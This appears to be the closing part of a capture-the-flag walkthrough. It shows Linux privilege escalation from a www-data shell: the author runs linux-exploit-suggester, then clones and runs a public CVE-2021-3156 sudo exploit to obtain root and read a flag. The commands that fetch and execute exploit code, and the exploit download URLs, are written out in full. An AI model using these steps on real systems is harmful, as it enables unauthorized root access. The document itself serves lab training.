www-data@r3dte4m:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O linux-exploit-suggester.sh
←exploit-suggester.sh -O linux-exploit-suggester.sh
--2025-06-20 01:16:49-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/plain]

```

Commands:

- Download the main Linux Exploit Suggester script

wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O linux-exploit-suggester.sh

- Make it executable

chmod +x linux-exploit-suggester.sh

- Execute the Linux Exploit Suggester

./linux-exploit-suggester.sh

```

www-data@r3dte4m:/tmp$ ls
ls
linux-exploit-suggester.sh
www-data@r3dte4m:/tmp$ chmod +x linux-exploit-suggester.sh
chmod +x linux-exploit-suggester.sh
www-data@r3dte4m:/tmp$ ./linux-exploit-suggester.sh
./linux-exploit-suggester.sh

Available information:

Kernel version: 4.19.0
Architecture: x86_64
Distribution: debian
Distribution version: 10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.1
9.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable

```



```

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.1
9.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit
.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

```

I discovered a vulnerability in the system related to CVE-2021-3156 (Baron Samedit). Choose an exploit and wget it to the target system. Manually try each one to get the root shell. I used sudo Baron Samedit 2 and on executing the exploit_nss.py, root shell was spawned.

Commands:

- Clones the GitHub repository containing the exploit code into the /tmp/CVE-2021-3156 directory.
git clone https://github.com/worawit/CVE-2021-3156.git /tmp/CVE-2021-3156
- Navigates into the directory containing the exploit code.
cd CVE-2021-3156
- Runs the Python exploit script
./exploit_nss.py

```

www-data@r3dte4m:/tmp$ git clone https://github.com/worawit/CVE-2021-3156.git /tmp/CVE-2021-3156
Cloning into '/tmp/CVE-2021-3156' ...
remote: Enumerating objects: 86, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 86 (delta 16), reused 10 (delta 10), pack-reused 68 (from 1)
Unpacking objects: 100% (86/86), done.
www-data@r3dte4m:/tmp$ ls
ls
CVE-2021-3156  linux-exploit-suggester.sh
www-data@r3dte4m:/tmp$ cd CVE-2021-3156
cd CVE-2021-3156
www-data@r3dte4m:/tmp/CVE-2021-3156$ ls
ls
LICENSE                exploit_nss.py          exploit_timestamp_race.c
README.md              exploit_nss_d9.py       exploit_userspec.py
asm                   exploit_nss_manual.py   gdb
exploit_cent7_userspec.py  exploit_nss_u14.py
exploit_defaults_mailer.py  exploit_nss_u16.py
www-data@r3dte4m:/tmp/CVE-2021-3156$ ./exploit_nss_manual.py
./exploit_nss_manual.py
sudoedit: unable to resolve host r3dte4m: Name or service not known
Segmentation fault
www-data@r3dte4m:/tmp/CVE-2021-3156$ ./exploit_nss.py
./exploit_nss.py
sudoedit: unable to resolve host r3dte4m: Name or service not known
# whoami
whoami
root

```

I successfully gained a root shell. From the root directory, I found a proof.txt file that contained the flag.

[illegible]